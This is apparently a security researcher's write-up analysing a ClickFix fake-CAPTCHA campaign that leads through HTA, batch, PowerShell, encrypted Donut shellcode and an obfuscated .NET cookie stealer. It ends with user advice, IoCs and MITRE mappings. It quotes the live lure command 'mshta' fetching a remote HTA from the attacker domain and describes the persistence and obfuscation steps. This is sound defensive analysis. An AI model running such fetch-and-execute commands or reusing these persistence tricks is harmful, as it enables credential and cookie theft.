ClickFix: A Delivery Method to the Cookie Monster
How a fake CAPTCHA led me 8 layers deep into encrypted shellcode and obfuscated .NET malware
Overview
I’ve been noticing ClickFixes becoming all the rage lately as a growing social engineering trend. The tactic is simple, yet efficient and we'll explore just how deep this rabbit hole goes. What started as a simple fake CAPTCHA turned into an 8-layer deep payload with encryption, shellcode, and .NET obfuscation that I couldn't fully crack.


Upon loading the visited site, at any point, the user is prompted with a CAPTCHA to prove the user is human.

Once the user clicks the box to check that they are human, a modal appears. This one is confirming that the user is in fact human by combining a set of keys.
Open Run.
Paste your clipboard, which has been conveniently attached a command.
Press Enter
Then a message will return “I am not a robot” with a Cloudflare ID
I wanted to dive into this because I thought “what a silly way to delivery your malware” but I wanted to know just how deep it went. The levels this author went to hide their malware is just chefs kiss.
Stage 1 - The Captcha & The Clipboard
At www[.]roverlink[.]io a user is prompted to verify they are human. The tactic is simple and observed everywhere, very often. A classic CloudFlare verification.
Once the user clicks to verify they are human a second prompt appears. This command (dark theme altered the UI to the prompt) asks to Windows + R, opens run. This allows a user to quickly run commands, open folders, run admin commands or open websites.
CTRL + V paste a command that was autocopied onto the users clipboard. In this case, the exact command is mshta http://roverlink.io/result.hta this is an HTML application, with a scripting language either VBScript or Javascript to create a UI with application logic. Meaning something can run not just present itself.
Pressing OK to “verify you’re not a robot” will actually cause the command seen above to run.
Stage 2 - Analyzing the HTA
Upon pulling the HTA presented, we can see that the HTA presents itself as an application. Configuring certain UI aspects to remain stealth.
WINDOWSTATE is set to minimize
SHOWINTASKBAR is set to no
BORDER is set to none
window.resizeTo 0,0/window.moveTo -100,-100this creates an invisible window
We start to see the first real signs of malice. This application attempts to fingerprint for architecture, meaning this next phase of this is checking for what to do depending on what type of operating system architecture is present. As well as conhost.exe --headless cmd.exe /c this is a headless execution, no visible window.
The attacker also attempts to mask specific commands like so:
ruTw = "wsc" + CrEATeOBjeCt(ruTw + "riPt.shelL")
This line is launching WScript.Shell this provides scripts with access to the underlying Windows operating system shell. The script the attacker is trying to run silently?
killxd.bat to %TEMP% a batch file into the Temp directory. Writing the file to a temp directory is ideal for malware because it is a reliable, high-privilege location that allows for easy evasion, persistence, and execution without requiring administrator permissions.
Stage 3 - killxd.bat
This is when things really take a turn. The file reads itself to extract an embedded payload. They set the staging file to be in the Temp folder named corporate.tmp. Then run a hidden Powershell window with a bypass execution policy. Regex is then applied to a base64 blob, that decodes and writes to the staging file they created, corporate.tmp, executes then deletes itself.
The file ends up masquerading as a legit process as it stores itself again in the APPDATA\WindowsUpdate folder. It copies itself as a hidden .bat file. And assigns itself to the registry keys to fire on every login, no admin required as a scheduled task that runs as SYSTEM to run on log on. As it launches a hidden launcher and runs itself all over again. This malicious file is installing itself as persistence. This is a trojan. It is setting the stage to become something else.
The attacker wants to be on the system every time the user logins in and out of their computer. What for?
The attack goes on to get more in depth but we are able to get the SHA256 for the file and search on VirusTotal for any known malicious behavior. As expected, it is confirmed to be malicious and to be a attempting to steal the users browser cookies.
The persistence mentioned earlier checks out. The attacker wants to be repeatedly running and scanning for browser cookies as they can change. Clearing cookies, password changes what have you. This malicious script would re-execute itself for every login in order to be there for any changes.

Here we can see where the line execute rem_kajqpqWckj. That goes on to show itself at the end of the file. Turns out to be a base64 encoded powershell command that takes us to the next stage.
Stage 4 - e x p l o r e r

I’ve renamed some of the variables as I reverse engineered this but the code is still original. The payload wants to execute itself in explorer silentely. The payload it wants to run is within the variable $combinedData which is yet again, another base64 encoded blob.
This is where things begin to get even crazier.
That base64 string is layered encryption: the ciphertext is first XOR'd byte-by-byte with a single-byte key (0xa9), then decrypted with AES-CBC using a key derived from SHA256 of the salt concatenated with the hardcoded string kizo. I started studying the encryption pattern in hopes of cracking it but this is when I found a useful case for AI. I tagged Claude in to provide me with a python script to crack this.
One particularly interesting part of this was not only was it salted but they hardcoded the string “kizo” to the end of the hash. Feels meaningful, but who knows this author really put in work for a simple ClickFix.

After cracking this complicated blob this brings us to the next stage.
Stage 5 - Donut want to do this anymore
This next stage took some serious work. After getting the decrypted output it was still completely unreadable. Turns out this was Donut v1.0 x64 shellcode. My RE knowledge on Donut was limited but we gave it a go.
After some research I found Volexity’s donut-decryptor which found the Donut instance at offset 0x229 and extracted the inner payload. Out drops a 32-bit .NET assembly called Yhhkivn targeting .NET Framework 4. Opened it in dnSpy and immediately everything is obfuscated. Randomized class names, randomized method names, control flow flattening everywhere. I ran de4dot to try and clean it up but it detected an unknown obfuscator and could only partially rename things. Still a mess.
After a lot of digging through the assembly I eventually found the string decryption method. All the interesting strings like config values, C2 info, credentials are stored in an embedded .NET resource and decrypted at runtime through a first layer that pulls base64 encoded ciphertext. But that’s not even the final form. There’s a second layer on top using TripleDES that decrypts those strings into plaintext.
I tried using PowerShell reflection to invoke the decryption methods directly without running the malware. Got the first layer working and pulled some of the encoded strings which was a small win. But the TripleDES key and IV are resolved through delegate indirection and they only populate when the malware runs through its full initialization chain inside the injected process. That’s where static analysis hit the wall.
The only network related reference I found was SmtpClient, which suggests SMTP based exfiltration rather than an HTTP C2 callback. This is consistent with Agent Tesla or similar .NET stealers. That was my ticket that this thing is sending collected data somewhere but the actual config with the where and the credentials is locked behind that TripleDES layer I couldn’t crack.
The only way to pull that final config would be to meet the specific runtime conditions this code expects, which means dynamic analysis in the injected process context. I looked up the SHA256 on VirusTotal and confirmed this is a cookie stealer.
The delivery is low effort social engineering but whoever packaged this payload invested heavily in making sure analysts can’t easily extract the config. That mismatch between a simple fake CAPTCHA and this level of protection suggests MaaS or crypter-as-a-service is making advanced packing accessible to commodity malware operators.
Summary and What You Can Do
What started off as a simple “prove you’re human” captcha turned out to be an attacker's way to get the user to execute malware on themselves, and gaining consistent access to browser data.
Real way to prevent this is by informing users of this type of social engineering attack. Some clickfixes present themselves as a CloudFlare CAPTCHA, others present themselves in different ways, but the method of being a fake CAPTCHA and asking the user to run commands is the same.
Do not open Run or PowerShell to verify identity. A captcha will never ask you to run something on your system to ensure you are human.
Indicators of Compromise (IoCs)
461FC7B0A23FE2A9100720C6D5712987F07E208A84C479CE60093BB7BA135921- killxd.bat shawww[.]roverlink[.]io- original linkwww[.]roverlink[.]io/result.hta- original payloadupd_CKwrOpRB.bat— filename IOCsysinit_Lno6Ki4B.cmd— filename IOCcorporate.tmp— staging fileFree.ps1— staging fileWindowsInitCheck— scheduled task name%APPDATA%\WindowsUpdate\— persistence directorykizo - hardcoded AES password
758c57f3-dfc3-4b64-96da-86eccfe80426 - assembly GUID
MiTRE Mapping
T1055 — process injection
T1539 — steal web session cookie
T1497 — virtualization/sandbox evasion
T1027 — obfuscated files
T1036 — masquerading
T1057 — process discovery
T1082 — system information discovery
T1059.001 — PowerShell
T1218.005 — mshta